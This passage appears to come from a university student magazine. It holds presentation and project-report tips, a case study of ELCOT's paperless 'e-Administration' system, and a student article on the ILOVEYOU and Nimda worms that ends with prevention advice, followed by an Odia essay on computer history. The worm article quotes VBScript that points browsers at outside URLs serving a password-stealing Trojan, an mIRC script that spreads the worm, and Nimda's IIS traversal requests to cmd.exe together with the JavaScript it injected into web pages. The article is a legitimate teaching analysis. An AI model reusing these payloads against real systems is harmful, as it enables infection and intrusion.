b) The Middle bit is usually longest and can have several sections. This is structured with a logical sequence. Movement from one area or topic to another is done using verbal or visual links. OHP or LCD acetates are useful for breaking the middle bit up into smaller chunks.

c) The End of the presentation should be a summary, a conclusion, a logical end to what has gone before.

iii) Practice

A number of practices should be made about the presentation in front of the mirror, in front of the cat, before friends & on one's own etc. If possible, the audio visual equipments like OHP, LCD etc can be tried out before the actual day of presentations. During practice, feed back can be obtained from friends regarding the speaking speed (i.e. whether too fast or too slow), the visual aids (whether clear or not), logical movement of sequence (whether correct or not) & overall performance (whether excellent, good or poor etc.)

Following hints & tips may be followed during practice or at the time of actual presentation:

- Breathe slowly – it calms you down
- Speak audibly, but don't shout
- Speak at normal pare – not very fast, not very slow
- Speak clearly
- Be enthusiastic
- Avoid using jargons and colloquialisms unless these are familiar to the audience
- Be aware of your gestures

- Use large fonts if LCD or OHP are being used
- Learn from watching others: follow the strength & reject the weaknesses of other speakers
- Use lots of figures, diagrams, charts & graphs etc.
- Point to the projection (screen), not the source
- Maintain the timing perfectly

Guidelines for Project Presentation

(We have assumed that project guides, project teams & topics of the projects have already been finalized)

1st Step:- Write the abstracts or synopsis of the project

2nd Step:- Set a realistic timeframe

Assuming 100 effectives working days in a semester, the following is a sample break up:

Define your problem - - - - - - - -	20 days
Write a proposal - - - - - - - - - -	
Develop your solution - - - - - - -	
Implement your solution - - - - -	60 days
Present your solution - - - - - - -	20 days
Submit the project report - - - - -	

3rd Step:-

Make proper evaluation & assessment of performance of the students on the basis of final products (results, reports and presentation) and the process by which they were attained. The grade is given for the entirety of the project. A sample grade system may be as follows.

A: a consistently excellent effort that attains project goals

B: a consistently good effort that attains project goals.

C: an acceptable. effort that at least partially attains the project goals.

D: an inconsistent or unsatisfactory effort that only partially attains project goals.

F: an unsatisfactory effort that does not attain project goals.

Tips for writing project reports :—

1) Sketch the outline of the project
2) Expand your outline
3) Write your paper
4) Rewrite until you get it right

A sample outline for project reports

- Introduction
- Background
- Design
- Implementation
- System in Action
- Results
- Future work
- Conclusion
- Reference

Besides these, the cover page design, acknowledgement, topic index, index for figures & tales etc. can be added at proper locations of the project report.

Conclusion

Since projects & seminars are indicators of internal & external abilities of the engineering students, the respective faculty guides or co-guides must motivate their students in such a manner that they do not resort to any kind of false means for carrying out these two most important activities of their student carrer.

About the author : Prof. M.N. Das is currently Professor & HOD in the Department of Computer Science & Engineering at KIIT Deemed University. After completing his B.E. in Electronics & Telecommunication branch in 1987 from UCE, Burla he was with ECIL, Hyderabad for few months in its computer group. Then he joined as a lecturer in the Dept. of Electronic & Tele comm. engineering dept. of UCE, Burla and continued upto 1987. He completed his M.E. in Electronics systems & communication during this period. He then joined Orissa State Electronic Development Corporation (OSEDC) Ltd. for 1987 & continued upto 2002. During that period he completed his PG Diploma in Management atXIMB. After a long 16yrs. inducted experience in various areas, he joined KIIT Deemed University from 2002 onwards.

Case study on: "ICT and e-Gov"

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Information and Communication Technology (ICT) has today become an integral part of governance, especially in India. ICT is viewed as a tool that will help deliver services, both in the public and the private sector, to the ubiquitous common man. What used to take years to compile and analyse, now takes just a few seconds or minutes!

E-governance, as a concept, involves leveraging ICT to streamline the administrative process — it involves computerisation of records, facilitating efficient transactions between various government departments, networking offices and using websites and e-mail to bring administrators closer to people.

In the past decade, e-governance has been a popular buzzword among politicians and bureaucrats alike, especially in India. One quasi-Government organisation in Tamil Nadu, has decided to go the distance, by implementing e-governance at a micro level – their office is now completely paperless and file-transfer takes place in an electronic format.

Using a tool aptly titled "e-Administration", Chennai-based Electronics Corporation of Tamil Nadu Ltd. (ELCOT), with the help of an Information and Communication Technologies (ICT) organisation called Life-Line to Business (LL2B.COM), has introduced a workflow and document management process sans physical movement or use of paper.

Designated by the Government of Tamil Nadu to promote IT industries in the state, ELCOT, besides supporting IT entrepreneurs also promotes joint ventures in electronics, communication and IT. They also help develop infrastructure for the software industry in the form of IT parks and by providing effective communication backbones.

LL2B.COM's 'e-Administration' tool allows ELCOT officials to sanction purchases, approve official activities and transfer files flawlessly in completely electronic format. With a view to introduce transparency in their workflow process, all the files processed in the organisation are made available on a central server, while the status of pending files can be obtained at any stage. There is no physical movement of files at any stage — only the final order copies are printed and stored as physical record.

The Nuts and Bolts

As part of its e-governance initiative, the Government of Tamil Nadu embarked on a paper-less office drive for introducing transparency and accountability in its internal and external transactions.

ELCOT, the nodal organization for IT activities in the state, decided to introduce "e-Administration" — a paperless File Management System, which ensures speedy disposal of files. The entire process — creation, movement, monitoring, and approval of files takes place electronically, resulting in better utilisation of manpower. "This helps avoiding delays which leads to better governance," according to Sudeep Jain, I.A.S., MD, ELCOT.

'e-Administration' is the brainchild of ICT and e-Gov specialist, VDG Krishnan, who has over a quarter of a century hands-on managerial experience in the Public Sector in India and a leading MNC in North / South America. He is the Founder President of Life-Line to Business (LL2B.COM Pvt. Ltd). His urge was to develop a simple yet effective solution, that can help to transform the Governments, Corporates, SMEs and NGOs. The tool was conceived by him, after his return to India, as an apt solution for e-Governance in the developing world, based on his experience in both the developing and the developed world.

e-Administration, is a web-enabled, platform-independent, paperless solution developed on an Open Source platform, for paperless communication within and outside an organization. It uses open source offerings such as J2EE, JBOSS, PGSQL all running on Linux.

The tool, according to Krishnan, can reduce the cycle time for file approval from an average of two to three weeks to one week. This can also result in a considerable reduction of paper-usage within an organisation, thereby saving valuable natural resources.

According to Krishnan, LL2B's tool, empowers every employee in the organization to discharge his or her duties efficiently. It has also reduced the dependence on subordinates and makes the organization system-oriented rather than people-centric. This is likely to result in increased productivity.

Being a Linux platform, local language content can also be easily added. This tool can be used by any organization whose activities involve dealing with multiple agencies, for simultaneous review and action. The tool also aids knowledge management and integration in NGOs for self-assessment, decentralised field updating and centralised review and monitoring.

The Process

ELCOT conducted trials with products offered by four to five SMEs – for independent evaluation, with a view to adopt the best tool. The SMEs were asked to implement the necessary customisations, to suit the requirements of ELCOT / Govt.

Trials were conducted over three to twelve months, with equal opportunity given to all the vendors. In each department, one system was configured as the server and five nodes (on an average) connected as clients, for live testing.

Says K. Appuswamy, General Manager (e-Governance), "Many organizations had conducted trials, but only LL2B's model worked successfully, at ELCOT."

LL2B.COM's product was one of the five LAN based solutions tried out — the front-end was based on Visual Basic while the backend was Microsoft Access / SQL, running on a Microsoft Windows 2000 server, in the initial trials. This tool was initially installed in ELCOT's Marketing Department for about 5 officers. Seeing the effective use of the tool, more officers and staff came forward voluntarily to use the tool. Steadily the number was increased and the solution upgraded to a browser based, web version, for removing the dependence on client systems.

Currently, e-Administration system connects about 150 users, in three different locations spread over a distance of about 25 KMs, including their Corporate Office at Nandanam, their Communication Division at Perungudy

and their Chairman Mr. Vivek Harinarain, I.A.S., who is the Secretary, IT, Govt. of Tamil Nadu, at the Secretariat, through a dedicated powerful four-way Xeon dual Processor with RAID facility, running a versatile Oracle 9i database as backend on Linux advanced server, centrally located at ELCOT Corporate office.

The tool simplifies the process of generating files and enables moving note sheets electronically, for approval. Instead of physically carrying note sheets for approval, from table to table, the employees began using the tool. Receipt of the e-document was indicated by pop-up alert messages on the officers' monitors.

All letters received from external agencies could now be scanned and converted into electronic documents, which would then be added to the central repository. This system enables a user to check the status of a file, at any stage. More importantly, delays are minimised as the files can be traced instantly through the network – employees can now know which officer has kept the file pending.

"The biggest advantage of 'e-Administration' is that it enables us to view, at any stage, the status of pending file. The details are available on a central server and can be accessed by anyone, having the authority. This way, workflow is simplified".

LL2B's "e-Administration" tool not only effects a dramatic reduction of stationary usage, and time taken to process documents, it also serves to introduce transparency in the working of any organisation.

The employees of ELCOT also took to the system rather well. According to Appuswamy, "Our employees became more and more comfortable with using the tool as the trials progressed. It's quite user-friendly and doesn't require a lot of technical expertise. I myself began using the system without any formal training, and have been using it successfully for eight months now."

Accolades

At the 7th National e-Gov conference held in Chennai in November 2003, MD, ELCOT received a merit citation award from Government of India, for implementation of "e-Administration, as a tool for e-Governance".

The Industrial Guidance Bureau of the Government of Pondicherry has implemented an integrated e-Platform, a quickly customized solution of 'e-Administration', to automate the activities of the Department of Industries and Commerce. (Refer Budget 2004-2005 Address of H.E. the Lt. Governor, Pondicherry **http://www.pon.nic.in/open/depts/finance/lgspeech2004.pdf).**

Item 7 of the speech reads as follows:

"..Removal of poverty may not be practically possible without focusing special attention on creation of gainful job opportunities. The Tenth plan at the national level envisages creation of 50 million new employment opportunities over a period of five years. Therefore, focused attention will be given to few critical sectors such as

Industries, Information Technology, .. etc. which have very high employment potential.

Item 19 of the speech reads as follows:

"..The manufacturing sector of the economy has potential to absorb the surplus labour force. The labour intensive manufacturing units can provide gainful job opportunities for skilled as well as semi-skilled labour force. We will continue to encourage new entrepreneurs to choose Pondicherry as their destination for

establishing new industrial units and procedures will be simplified to obtain licence / permission to start units. We will continue to pursue the policies of promoting pollution free, less water and less power consuming industries in our Union Territory.

Item 20 of the speech, reads as follows:

"Industrial Guidance Bureau with integrated e-Platform has been established by substituting single window clearance system to speed up the process of industrial clearance / permission for setting up of new industrial units. A total of 21 Departments including Municipalities / Commune Panchayats have been integrated with a dedicated electronic network for granting permission to set up an industry and also to commence production".

This saves a lot of time, effort and cost to industrialists and citizens as well as officials of various Departments. As against submitting 10 copies of documents in the manual system, in the electronic system, only one signed copy needs to be submitted, thereby saving 90% of paper, resulting in conserving of natural forest resources.

A unique initiative, being attempted for the first time in India, 21 Departments — including municipalities and Panchayats are connected on a simple dial-up. The central repository server will be located at the District Industries Centre, Pondicherry. This will form a dedicated electronic network. The network will allow the Government to grant permission, for example to set up an industry; it can also help a manufacturing unit obtain a Licence to commence production, etc.

Says Krishnan, "This would save a lot of time, effort and cost to industrialists and citizens as well as officials of various Departments. As opposed to submitting 10 copies of documents in the manual system, in the electronic system, only one signed copy needs to be submitted, thereby helping save paper. It can help to fuel investment in the State and generate employment for local people."

Such an integrated e-Platform can be used by the ministries and Undertakings of the Central Government as well as various State Governments, where ever multiple agencies are involved in scrutinizing applications and granting time bound clearances for plan approval, building constructions, setting-up industries, etc. It can bring about the much desired transparency and accountability.

Various Central and State Government Departments and Undertakings including the Andhra Pradesh Technology Services, the Governments of West Bengal, Orissa, Manipur, Goa etc. State Bank of India, the Canadian Consulate in Chennai, British Trade Office (Bangalore), Ministry of Industrial Development, Malaysia and the State of Sarawak, Malaysia have shown interest in "e-Administration", a web enabled solution, developed using open source. This can considerably cut down the budget expenditure for e-Governance, according to Krishnan.

Instead of resting on their laurels, LL2B plans to reach out to the various Government Departments and Undertakings as well as Corporates, SMEs and NGOs by implementing their solutions in as many public and private organisations as possible, in India and the developing world, by offering the basic solution free and charging only for the customisation, installation, training, hand holding, annual maintenance and upgrade support, either directly or through ELCOT, with whom LL2B has a marketing tie-up. This is expected to benefit

vastly Governments in India and the developing world, by saving on e-Governance expenditure. **"We are currently holding discussions with the Chennai Metropolitan Development Authority (CMDA) and The Tamil Nadu Dr. MGR Medical University, to implement 'e-Administration' in their offices / institutions across the city,"** says Krishnan.

Shri. D. Jayakumar , the Hon. Minister for IT, Govt. of Tamil Nadu, had stated in the State Assembly:

"The Government has also decided to take up development of four generic softwares – paperless office, electronic delivery of services, development of government portal and integrated district information system".

"Of these, the paperless office was already in place in ELCOT".

While it's naïve to believe that "e-Administration" paperless office solutions like LL2B's, may just be the panacea for our red-tape ridden bureaucracy, it certainly is a step in the right direction — one small step for e-governance, a giant leap for democracy!

Why ELCOT took the plunge:

1. The number of major departments: 4
2. The average number of files generated per department per year: 150
3. The average number of physical movements per file: 20
4. The average number of cycles per file from start to end: 8

The total number of manual entries / file movement from desk-to-desk per year: 4x150x20x8 = **96,000 manual entries or file movements per year**.

The workload is not evenly distributed as it depends on a hierarchy for granting sanction and/or approval of files. The Managing Director (MD) typically has to view and approve approximately 200 files per week. That is an average of 40 files per working day! This is apart from the various meetings he has to attend. Files pile up when he is on tour and he is forced to carry work home. When the officer is away, files are kept pending. The officer may not even know that there are files pending, even if they are urgent. These problems cause inordinate delays in the workflow process. A tool such as e-Administration ensures prompt disposal of files and access to a central database, where the status of files can be monitored at every stage, thus ensuring efficiency and transparency.

Sudeep Jain, MD, ELCOT confirms that while average cycle time for file approval was earlier 15 to 21 days, after the implementation of the electronic system, it was brought down to 5 to 7 days.

Source: : ***'E-ADMINISTRATION THE KEY FOR E-GOVERNANCE - INITIATIVES FOR CREATING A PAPERLESS OFFICE', by Sudeep Jain, IAS, Managing Director, ELCOT, Chennai-35, presented at the 7th National e-Gov Conference in Nov 2003, conducted by the Department of Administrative Reforms and Public Grievances, Ministry of Personnel, Public Grievances and Pension, Govt. of India.***

Further enquiries on "e-Administration" or on implementing e-Governance / Corporate Governance, may be addressed to Mr. Krishnan at krisdev@gamil.com.

Known Malware Exploitation

Abhishek Bhuyan
KIIT Student

Intruders who access networks and systems without authorization or inside attackers with malicious motives can plant various types of programs to cause damage to the network. These programs often lumped together under the general term viruses, although other varieties have cost companies and individuals billions of dollars in lost data, lost productivity, and the time and expense of recovery. Some of the more destructive examples of malicious code, also sometimes referred to as malware [MALicious softWARE - mark the uppercase MALWARE], over the past decade are: CIH/Chernobyl, Melissa, Code Red, Nimda, Klez.

Now I'm going to explain about the two most popular malwares - some exploits which these malwares used, but NOT how the whole code worked or how to code a malware to exploit.

I Love You Worm

The I Love You virus is a little more bulky, so I chose not to include the entire script here. You can download all of the I Love You source from: http://www.packetstormsecurity.org/viral-db/love-letter-source.txt

What is interesting to note about the I Love You virus is that it randomly changed the user's default Web browser homepage to one of four locations, as seen here by the code:

```
num = Int((4 * Rnd) + 1)
if num = 1 then
regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start
  Page",http://www.skyinet.net/~young1s/HJKhjnwerhjkxcvytwertnMTF
  wetrdsfmhPnjw6587345gvsdf7679njbvYT/WIN-BUGSFIX.exe

elseif num = 2 then
regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start
  Page",http://www.skyinet.net/~angelcat/skladjflfdjghKJnwetryDGF
  ikjUIyqwerWe546786324hjk4jnHHGbvbmKLJKjhkqj4w/WIN-BUGSFIX.exe

elseif num = 3 then
regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start
  Page",http://www.skyinet.net/~koichi/jf6TRjkcbGRpGqaq198vbFV5hfFE
  kbopBdQZnmPOhfgER67b3Vbvg/WIN-BUGSFIX.exe

elseif num = 4 then
regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start
  Page",http://www.skyinet.net/~chu/sdgfhjksdfjklNBmnfgkKLHjkqwtuHJB
  hAFSDGjkhYUgqwerasdjhPhjasfdglkNBhbqwebmznxcbvnmadshfgqw237461234
  iuy7thjg/WIN-BUGSFIX.exe

end if
end if
```

The WIN-BUGSFIX.exe turned out to be a Trojan application designed to steal passwords. Now, a quick look notices all of the URLs present are on www.skyinet.net. This resulted in many places simply blocking access to that single host. While bad for skyinet.net, it was an easy fix for administrators. Imagine if the virus creator has used more popular hosting sites, such as the members' homepages of aol.com, or even made reference to large sites, such as yahoo.com and hotmail.com ; would administrators rush to block those sites as well? Perhaps not. Also, had someone at skyinet.net been smart, they would have replaced the Trojan WIN-BUGSFIX.exe with an application that would disinfect the system of the I Love You virus. That is, if administrators allowed infected machines to download the "Trojaned Trojan."

I Love You also modifies the configuration files for mIRC, a popular Windows IRC chat client:

```
if (s="mirc32.exe") or (s="mlink32.exe") or (s="mirc.ini") or
(s="script.ini") or (s="mirc.hlp") then
set scriptini=fso.CreateTextFile(folderspec&"\script.ini")

scriptini.WriteLine "[script]"
scriptini.WriteLine ";mIRC Script"
scriptini.WriteLine "; Please dont edit this script... mIRC will corrupt, if mIRC will"
scriptini.WriteLine " corrupt... WINDOWS will affect and will not run correctly. thanks"
scriptini.WriteLine ";"
scriptini.WriteLine ";Khaled Mardam-Bey"
scriptini.WriteLine ";http://www.mirc.com"
scriptini.WriteLine ";"
scriptini.WriteLine "n0=on 1:JOIN:#:{"
scriptini.WriteLine "n1= /if ( $nick == $me ) { halt }"
scriptini.WriteLine "n2= /.dcc send $nick "&dirsystem&"\LOVE-LETTER-FOR-YOU.HTM"
scriptini.WriteLine "n3=}"
scriptini.close
```

Here we see I Love You making a change that would cause the user's IRC client to send a copy of the I Love You virus to every person who joins a channel that the user is in. Of course, the filename has to be enticing to the users joining the channel, so they are tempted into opening the file.

- Nimda Worm -

In September 2001 a very nasty worm reared its ugly head. The Nimda (Just reverse nimda and you get admin) worm, also called the Concept virus,was another worm, which propagated via Microsoft hosts.Nimda featured multiple methods to infect a host:

It could send itself via e-mail. It would attach itself as an encoded .exe file, but would use an audio/x-wave Multipurpose Internet Mail Extensions (MIME) type, which triggered a bug in Internet Explorer to automatically execute the attachment upon previewing the e-mail. Once the attachment was executed, the worm would send itself to people in the user's address book as well as e-mail addresses found on Web pages in Internet Explorer's Web page cache—that means the worm would actually find e-mail addresses on recently browsed Web pages! The worm would scan for vulnerable IIS machines, looking for the root.exe files left over from the Code Red II and Sadmind worms, as well as using various Unicode and double-encoding URL tricks in order to execute commands on the server.The following is a list of requests made by the worm:

GET /scripts/root.exe?/c+dir

GET /c/winnt/system32/cmd.exe?/c+dir
GET /d/winnt/system32/cmd.exe?/c+dir
GET /MSADC/root.exe?/c+dir
GET /scripts/..%5c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..\xc1\x1c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..\xc0/../winnt/system32/cmd.exe?/c+dir
GET /scripts/..\xc0\xaf../winnt/system32/cmd.exe?/c+dir
GET /scripts/..\xc1\x9c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%35c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%35c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%5c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%2f../winnt/system32/cmd.exe?/c+dir
GET /_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe?/c+dir
GET /_mem_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe?/c+dir
GET /msadc/..%5c../..%5c../..%5c/..\xc1\x1c../..\xc1\x1c../..\xc1\x1c../winnt/system32/cmd.exe?/c+dir

Once the worm found a vulnerable IIS server, it would attempt to Trivial File Transfer Protocol (TFTP) the worm code to the target server. It would also modify the IIS server by creating a guest account and adding it to the Administrators' group. It would also create a Windows share of the C: drive (using the name C$).

All local hypertext markup language (HTML) and Application Service Provider (ASP) files would be modified to include the following code snippet:

<script language="JavaScript">
window.open("readme.eml", null, "resizable=no,top=6000,left=6000")
</script>

In addition, the worm would copy itself to the readme.eml file. The final result was that unsuspecting Web surfers would automatically download, and possibly execute, the worm from an infected Web site.

The worm copies itself into .EML and .NWS in various local and network directories. If an unsuspecting user uses Windows Explorer to browse a directory containing these files, it is possible that the automatic preview function of Explorer would automatically execute the worm. This would allow the worm to propagate over file shares on a local network.

The worm also copies itself to riched.dll, which is an attempt to Trojan Microsoft Office documents, since documents opened in the same directory as the riched.dll binary will load and execute the Trojan DLL.

The end result was a noisy, but very effective, worm. It was noisy because it created many .EML and .NWS files on the local system. It also modified Web pages on the Web site, which made it easy to remotely detect a compromised server. But the multi-infection methods proved quite effective, and many people who had run through and removed the worm had found that their systems kept getting infected—it is a tough worm to fully eradicate! To properly combat it, the security administrator needed to patch their IIS server, upgrade their Microsoft Outlook client, and be cautious of browsing network shares. Full information on the Nimda worm is available in the Security Focus analysis

http://aris.securityfocus.com/alerts/nimda/010921-Analysis-Nimda-v2.pdf

Some tips on prevention and response:

Protecting systems and networks from the damage caused by Trojan horses, viruses, and worms is mostly a matter of common sense. Practices that can help prevent infection include the following:

- Do not run executable (.EXE) files from unknown sources, including those attached to an e-mail or downloaded from web sites.
- Turn off the Preview and/or HTML mail options in the e-mail client program.
- Do not open Microsoft Office documents from unknown sources without first disabling macros.
- Be careful about using diskettes that have been used in other computers.
- Install and use firewall software.
- Install antivirus software, configuring it to run scans automatically at predefined times and updating the definition files regularly.
- Use intrusion prevention tools called behavior blockers that deny programs the ability to execute operations that have not been explicitly permitted.
- Use integrity checker software (such as Tripwire) to scan the system for changes.
- Recognizing the presence of a malicious code is the first-response step if a system gets infected. Administrators and users need to be on the alert for common indications that a virus might be present, such as the following:

  Missing files or programs
  Unexplained changes to the system's configuration
  Unexpected and unexplained displays, messages, or sounds
  New files or programs that suddenly appear with no explanation
  Memory "leaks" (less available system memory than normal)
  Unexplained use of disk space
  Any other odd or unexplained behavior of programs or the operating system

- If a virus is suspected, a good antivirus program should be installed and run to scan the system for viruses and attempt to remove or quarantine any that are found. Finally, all mission-critical or irreplaceable data should be backed up on a regular basis in case all these measures fail.

Virus writers are a creative and persistent bunch and will continue to come up with new ways to do the "impossible," so computer users should never assume that any particular file type or OS is immune to malicious code. The only sure way to protect against viruses is to power down the computer and leave it turned off :-)

Information about specific viruses and instructions on how to clean an infected system is available at http://www.symantec.com and http://www.mcafee.com .Both antivirus vendors provide detailed databases that list and describe known viruses. But I recommend being touch with the site http://www.securitynewsportal.com , here you will get hourly updates about latest security, hacking, virus and trojan news.

lucky@lucky-web.net
http://www.lucky-web.net
Orissa Network Security Group http://groups.yahoo.com/group/orissa-netsec

କଂପ୍ୟୁଟରର ଜନ୍ମ ଓ ବିକାଶ

ଜ୍ୟୋତି ରଞ୍ଜନ ହୋତା,
କିଟ୍ ଡିମ୍ଡ୍ ବିଶ୍ୱବିଦ୍ୟାଳୟ, ଭୁବନେଶ୍ୱର

ଆଜିକାଲି କଳା, ବିଜ୍ଞାନ, ବାଣିଜ୍ୟ, ରାଜନୀତି ଏବଂ ଅର୍ଥନୀତି ଆଦି ସମସ୍ତ କ୍ଷେତ୍ରରେ କଂପ୍ୟୁଟରର ବହୁଳ ବ୍ୟବହାର ହେଉଛି। ତେଣୁ ଏହି ଯନ୍ତ୍ରଟି ବିଷୟରେ କିଛି ଜାଣିବା ଆମର ସାମାଜିକ କର୍ତ୍ତବ୍ୟ। ଯଦିଓ କଂପ୍ୟୁଟର ବିଜ୍ଞାନ ଏକ ଆଧୁନିକ ବିଦ୍ୟା ଭାବରେ ପରିଗଣିତ, ଏହା ପୁରାତନ ଯୁଗରୁ ବିଶ୍ୱର ସମସ୍ତ ବିଦ୍ୟାରେ ଅଳ୍ପ ବହୁତେ ଉପଯୋଗ ହୋଇ ଆସୁଅଛି। ଏକଦା ଜଣେ ଡାକ୍ତର, ଜଣେ କଂପ୍ୟୁଟର ବିଶ୍ଳେଷକ ଏବଂ ସିଭିଲ୍ ଯନ୍ତ୍ରୀଙ୍କ ମଧ୍ୟରେ ବିବାଦ ଲାଗିଲା। ଡାକ୍ତର ଯୁକ୍ତିକଲେ ଭଗବାନ୍ ଆଦାମ୍‌ଙ୍କୁ ଗଢ଼ିଲେ। ଇଭ୍ ଅସ୍ତ୍ରୋପଚାର ମାଧ୍ୟମରେ ଆଦାମ୍‌ଙ୍କ ଗର୍ଭରୁ ଆବିର୍ଭାବ ହେଲେ। ପରେ ପରେ ସୃଷ୍ଟି ବଢ଼ିଚାଲିଲା। ତେଣୁ ଡାକ୍ତରୀ ବିଦ୍ୟା ହିଁ ସର୍ବ ପୁରାତନ। ଏହା ଶୁଣି ସିଭିଲ୍ ଯନ୍ତ୍ରୀ କହିଲେ ନାଁ, ନାଁ, ଭଗବାନ୍ ପ୍ରଥମେ ସ୍ୱର୍ଗକୁ ନିର୍ମାଣ କଲେ। ଏହାପରେ ପୃଥିବୀ ସୃଷ୍ଟି ହେଲା। ସେଥିପାଇଁ ସିଭିଲ୍ ଯନ୍ତ୍ରୀଙ୍କର ଆବଶ୍ୟକତା ହୋଇଥିଲା। ତେଣୁ ସିଭିଲ୍ ଇଞ୍ଜିନିୟରିଂ ହେଉଛି ସର୍ବପୁରାତନ ବିଦ୍ୟା। ସବୁ ଶୁଣି କଂପ୍ୟୁଟର ବିଶ୍ଳେଷକ ଅଳ୍ପ ହସି ଉତ୍ତର ଦେଲେ, ଆପଣମାନେ ପ୍ରତ୍ୟେକ ବିଦ୍ୟାକୁ ଏକ ନିର୍ଦ୍ଦିଷ୍ଟ କ୍ରମରେ ପ୍ରକାଶ କରୁଛନ୍ତି। ଅର୍ଥାତ୍ ଏକ କାର୍ଯ୍ୟ ସରିବା ପରେ ଦ୍ୱିତୀୟ କାର୍ଯ୍ୟ କରିବାର ପଦ୍ଧତି କେଉଁ ବିଦ୍ୟାରେ ରହିଛି ? ଏହା ଶୁଣିବାପରେ ଡାକ୍ତର ଏବଂ ସିଭିଲ୍ ଇଂଜିନିୟର ସ୍ତବ୍ଧ ହୋଇ ଯାଇଥିଲେ। ଏହାହିଁ କଂପ୍ୟୁଟର ବିଦ୍ୟାର ମୂଳମନ୍ତ୍ର। କଂପ୍ୟୁଟରର ବିବର୍ତ୍ତନକୁ ଅନୁଧ୍ୟାନ କଲେ ଆମ୍ଭେମାନେ ଜାଣିପାରିବା ଯେ ଆଧୁନିକ କଂପ୍ୟୁଟରର ଜନକ ହେଉଛନ୍ତି ଚାଲ୍‌ର୍ସ ବ୍ୟାବେଜ୍। ସେ ୧୮୩୪ ମସିହାରେ ଆନାଲିଟିକାଲ୍ ଇଞ୍ଜିନ୍ ନାମକ କଂପ୍ୟୁଟରଟିଏ ଉଦ୍ଭାବନ କରିଥଇଲେ। ପରେ ପରେ ଜନ୍ ଭିନିସେଣ୍ଟ୍ ଆଟାନାସଫ୍ ଏବଂ କ୍ଲିଫୋର୍ଡ଼ ବେରି ମିଶି ଆଇଵା ଷ୍ଟେଟ୍ ୟୁନିଭରସିଟିରେ ପ୍ରଥମ ଇଲେକ୍ଟ୍ରୋନିକ୍‌ସ୍ (Electronics) କଂପ୍ୟୁଟର ତିଆରି କରିଥିଲେ। ଏହିଠାରେ ହିଁ ଫାଷ୍ଟ ଜେନେରେସନ୍ (First Generation) କଂପ୍ୟୁଟରର ଜନ୍ମ ହୋଇଥିଲା। ଦ୍ୱିତୀୟ ବିଶ୍ୱଯୁଦ୍ଧ ସମୟରେ ଏନିଆକ୍ (ENIAC) କଂପ୍ୟୁଟର ନିର୍ମିତ ହୋଇଥିଲା। ୧୯୪୬ ମସିହାରେ ନିର୍ମିତ ଏହି କଂପ୍ୟୁଟରକୁ ରଖିବା ପାଇଁ ୫୦ ଫୁଟ୍ x ୩୦ ଫୁଟ୍ ଘରର ଆବଶ୍ୟକତା ହୋଇଥିଲା ଏବଂ ଏହାର ଓଜନ ଥିଲା ୩୦ ଟନ୍। ଏହି କଂପ୍ୟୁଟରରେ ୧୮୦୦୦ ଭ୍ୟାକୁମ୍ ଟ୍ୟୁବ୍ (Vaccum tube) ଲାଗିଥିଲା। ଏହା ଏକ ସେକେଣ୍ଡରେ ୫୦୦୦ ପର୍ଯ୍ୟନ୍ତ ମିଶାଣ (Addition) କରି ପାରୁଥିଲା। ଏହା ମନୁଷ୍ୟଠାରୁ ଅତ୍ୟନ୍ତ କ୍ଷିପ୍ର ଥିଲା ସତ, ମାତ୍ର ବର୍ତ୍ତମାନର କଂପ୍ୟୁଟରଠାରୁ ଯଥେଷ୍ଟ ମନ୍ଥର ଥିଲା। ପରେ ପରେ ୧୯୪୮ ମସିହାରେ ଏକର୍ଟ ଏବଂ ମ୍ୟାକ୍‌ଲେ ମିଶି ଏଡ୍‌ଭାକ୍ (EDVAC) ନାମକ ଏକ ଉନ୍ନତମାନର କଂପ୍ୟୁଟରଟିଏ ପେନ୍‌ସିଲ୍‌ଭାନିଆଁ ବିଶ୍ୱବିଦ୍ୟାଳୟରେ ଉଦ୍ଭାବନ କଲେ। ୧୯୫୧ରେ ଦୁହେଁ ମିଶି ସେନ୍‌ସସ୍ ବ୍ୟୁରୋ (Census beaureau)ରେ ବ୍ୟବହାର

